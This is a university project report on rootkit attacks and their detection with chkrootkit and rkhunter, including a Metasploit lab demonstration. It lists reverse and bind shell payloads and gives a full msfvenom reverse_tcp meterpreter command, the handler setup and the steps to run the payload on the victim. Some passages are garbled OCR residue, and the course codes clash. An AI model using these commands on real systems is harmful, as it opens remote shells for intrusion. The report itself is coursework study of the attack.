ROOTKIT ATTACK, ITS DETECTION AND PREVENTION

NAME Ayush Singh **REGISTER NUMBER** 19BCE1813
NAME Parth Gupta **REGISTER NUMBER** 19BCE1022
NAME Aayush Kumar Singh **REGISTER NUMBER** 19BCE1113

A project report submitted to

Dr. ANUSHA K

SCHOOL OF COMPUTER SCIENCE AND ENGINEERING

in fulfilment of the requirements for the course of

CSE3501 – INFORMATION SECURITY ANALYSIS AND AUDIT

in

B. Tech. COMPUTER SCIENCE ENGINEERING

Vandalur – Kelambakkam Road

Chennai – 600127

DECEMBER 2021

BONAFIDE CERTIFICATE

Certified that this project report entitled "**ROOTKIT ATTACK ITS DETECTION AND PREVENTION"** is a bonafide work of **AYUSH SINGH-19BCE1813, PARTH GUPTA-19BCE1022 and AAYUSH KUMAR SINGH-19BCE1113** who carried out the Project work under my supervision and guidance for **CSE4011-VIRTUALIZATION.**

Dr. ANUSHA K

Associate Professor Grade 1

School of Computer Science and Engineering (SCOPE),

VIT University, Chennai

Chennai – 600 127.

TABLE OF CONTENTS

1.1 IDEA

Rootkit is one of the most important issues of network communication systems, which is related to the security and privacy of Internet users. Because of the existence of the back door of the operating system, a hacker can use rootkit to attack and invade other people's computers and thus he can capture passwords and message traffic to and from these computers easily.
In this project, we try to assess the vulnerabilities of the rootkit by installing it in our operating system and try to detect it.

1.2 SCOPE

With the development of the rootkit technology, its applications are more and more extensive and it becomes increasingly difficult to detect it. In addition, for various reasons such as trade secrets, being difficult to be developed, and so on, the rootkit detection technology information and effective tools are still relatively scarce.

1.3 NOVELTY

The novelty about the project is that rootkit provide an attacker with full access via a backdoor, permitting unauthorized access to, for example, steal or falsify documents. One of the ways to carry this out is to subvert the login mechanism, such as the /bin/login program on Unix-like systems or GINA on Windows.
Another novelty about the project is that It detects the rootkit using chkrootkit and rkunter.

chkrootkit: This tool checks locally in the binary system of your machine and scans your Linux server for a trojan. chkrootkit is a shell script which checks system binaries for rootkit modification. This tool is used for scanning botnets, rootkits, malware, etc.

rkhunter: Rootkit Hunter is a free and open-source Unix-based tool that scans for rootkits. This tool can be used for backdoors and possible local exploits. This tool rkhunter is a shell script which carries out various checks on the local system to try and detect known rootkits and malware.

1.4 COMPARATIVE STATEMENT

James, B., Sherri, S. (2015)- Pointed out that, integrity detection grants a replacement to equally signatures and heuristics. That it relies upon assessing a file system or memory with recognized, reliable baseline. The current and baseline snapshots liken and the variances are taken as proof of malicious action. However, the integrity checker lacks the capability to identify the source of the reasons that has caused the variations.

Hejazi, S. (2017)- He stated that Copilot is hardware founded detection software which began at the University of Maryland and has bred an autonomous company. Currently, Copilot is within the form of a PCI card that is set up on the host been watched for rootkit movement. The reason of the PCI card is to continue as impartial of the possibly overthrown operational atmosphere. To attempt this, the PCI card have CPU of its own and makes use of Direct Memory Access (DMA) to probe the system watching for rootkit conducts such as hooks within the SSDT, change to kernel services (using kernel reliability tests), and changes to crucial memory structures as the circumstance of a DKOM attack.

Arnold, T. M. (2016)- Work is on comparative analysis of rootkit detection techniques. Five samples of rootkit were used in the research with about twenty rootkit detectors, although most detectors used were not dynamically maintained; hence their detection competence could not be trusted upon. Ranking of the detectors were offered with those tools been sustained on top of the rank.

AV-Comparative(2014)- It is an independent organization that carried out performance testing of current antivirus software to see whether they fulfil the security protection they promise. The comparative analysis is conducted periodically and their reports are helpful in the ranking of antivirus. Their latest comparative test containing malware is inadequate and not intended for advance malware or administrator instead for beginner home user. Also, their test is restricted to antivirus capacity to sense malware.

Rehman, R., Hazarika, D., Chetia, G. (2013): disclosed that, the contemporary violence model of rootkit and other malware has developed to robust threat than before, that the malware writers has well-defined many ways to convey their malicious codes. Furthermost frequently through the internet, via social networks like Face book and others, through open source download, freeware and social engineering.

1.5 EXPECTED RESULTS

From our understanding of how OS functions and how the different rings provide security, also based on how rootkits are nearly undetectable, we may contribute in security by following assumptions and practices we brainstormed about in our project. Manual attack can often be avoided if the administrator or owner is careful but automated attack is something which conceals its way into the system. The rootkits which are not well scripted for kernel invasion stop till ring 3 of the system hierarchy that is, user level processes. Detecting them is comparatively easier than the Ring 0 attackers as they behave similar to trojans in some cases, Since there are no products or software's available for rootkit detection one can possibly detect rootkits based on behavioral and statistical analysis. Such analysis could involve keeping track of the signature scanning, monitoring the memory dumps, noting the unexpected activities

1.6 DATASET

For predicting the malware detection in the system, we have train dataset from the kaggle. Train dataset contains 83 columns and around 1000000 records. With the help of Jupyter notebook, we predict whether the system is infected with malware or not.

2.1 HOW DO ROOTKITS GAIN ROOT PRIVILEGES?

Their installation is one of the most important initial steps towards acquiring kernel rights. It can either be automatic (based on how the payload host file is coded) or an attacker can install it *after obtaining root/admin access* (which is usually less counted upon by the attacker because one might not get direct access to the host in concern). Obtaining the access after installation is a result of direct attack on the system itself i.e. exploiting a known vulnerability like privilege escalation. Or root password is obtained by cracking or social engineering methods like phishing. Other approach employed by rootkits is using trojan horse. Once installed, rootkits hide themselves by evading standard operating system security tools and APIs. They do this by *loading code into other processes such as installation or modification of kernel modules.* They are scripted in a way to be able to disable event logging capacity of the Operating system. They make their place into the Ring 0 of the OS (kernel mode) polymorphism (changing so their signature is hard to detect), stealth techniques, regeneration, disabling or turning off anti-malware software. They do not meddle with virtual machines as it may be easier to discover and analyse them there by professional cyber security experts.

2.2 HOW DO ROOTKITS AFFECT THE SYSTEM?

Depending on the platform one amateur programmer uses for creating rootkits, the database one uses for exploits, the possible ways in which a rootkit affects the system can be numerous. In our project we deal with all those ways it affects the operating system, such as by performing the following:

1. Starting and stopping processes (user and kernel) without being detected.

2. Meddling with network ports hence hindering communication and server access.

3. Thrashing system processes.

4. Run shell commands in user and root mode

2.3 PROPOSED APPROACH

Our method utilizes the fact that many kernel rootkits make branches that differ from the usual branch path. Usually, after invoking a system call, the control moves from the system call handler to the each system call service routine. On the other hand, when a computer system is infected with kernel rootkits, the control moves from the system call handler to the malicious code prepared by the attacker before moving to each system call service routine. In the malicious code, the processing that hides attacks is executed. Our method detects kernel rootkits by monitoring branch records in kernel space and by detecting control-flow modification.

3 IMPLEMENTATION

Platform used: Metasploit framework. (One laptop as the exploiter and the others as hosts)

Background work: Rootkit being one huge security project, has database, framework and research support online. We have referred to numerous exploits in the global database to look for payloads of our concern and executed them in the form of commands physically on the exploiter's system but through the host's root. For our exploits to work, the systems must be connected via reverse connections so that the rootkit may avoid blockage by the firewall at the open ports. This connection is necessary for the exploiter to be able to send and acquire data and information from the host. The possible exploits for Linux systems referred from exploit-db for payloads are:

linux/x64/execnormal Linux Execute Command
linux/x64/meterpreter/bind_tcp normal Linux Mettle x64, Bind TCP Stager

linux/x64/meterpreter/reverse_tcp normal Linux Mettle x64, Reverse TCP Stager

linux/x64/meterpreter_reverse_http
linux/x64/meterpreter_reverse_https
linux/x64/meterpreter_reverse_tcp
linux/x64/shell/bind_tcp
linux/x64/shell/reverse_tcp
linux/x64/shell_bind_tcp
linux/x64/shell_bind_tcp_random_port
linux/x64/shell_find_port
linux/x64/shell_reverse_tcp

normal Linux Meterpreter, Reverse HTTP Inline normal Linux Meterpreter, Reverse HTTPS Inline normal Linux Meterpreter, Reverse TCP Inline normal Linux Command Shell, Bind TCP Stager normal Linux Command Shell, Reverse TCP Stager normal Linux Command Shell, Bind TCP Inline normal Linux Command Shell, Bind TCP Random Port normal Linux Command Shell, Find Port Inline
normal Linux Command Shell, Reverse TCP Inline

4.RESULT AND DISCUSSION

Exploiter commands:

Creating the payload/rootkit(for linux machine):

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<*ip address of exploiter*> LPORT=<*port number set by exploiter*> -f elf > *payload_name.elf*

Making exploiter machine fit for attack:

msfconsole

use multi\handler

Set payload linux/x86/meterpreter/reverse_tcp

set LHOST <*exploiter ip address*>

set LPORT <*port address*>

run

exploit commands...


Host system commands:


(Download the payload sent by the exploiter and make it executable to run)


chmod +x *payload_name.elf*


2. ./payload_name.elf


4.1 ROOTKIT SCREENSHOTS






ayush@ayush-VirtualBox: ~
Thunderbird Mail
galactic Team of PWNers*PCCsquared*fr334aks*runCMD*0x194*Kapita
Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*InfOUsec*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi'Hack*Porg Pw
Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*Sad_Panda
*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripterz*
etSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamin
*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*
olaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoy
*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TM
C*The_Pirhacks*btwIuseArch*MadDawgs*
*HInc*The Pighty Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*
umziq*Preeminence*UMGC*ByteBrigade*
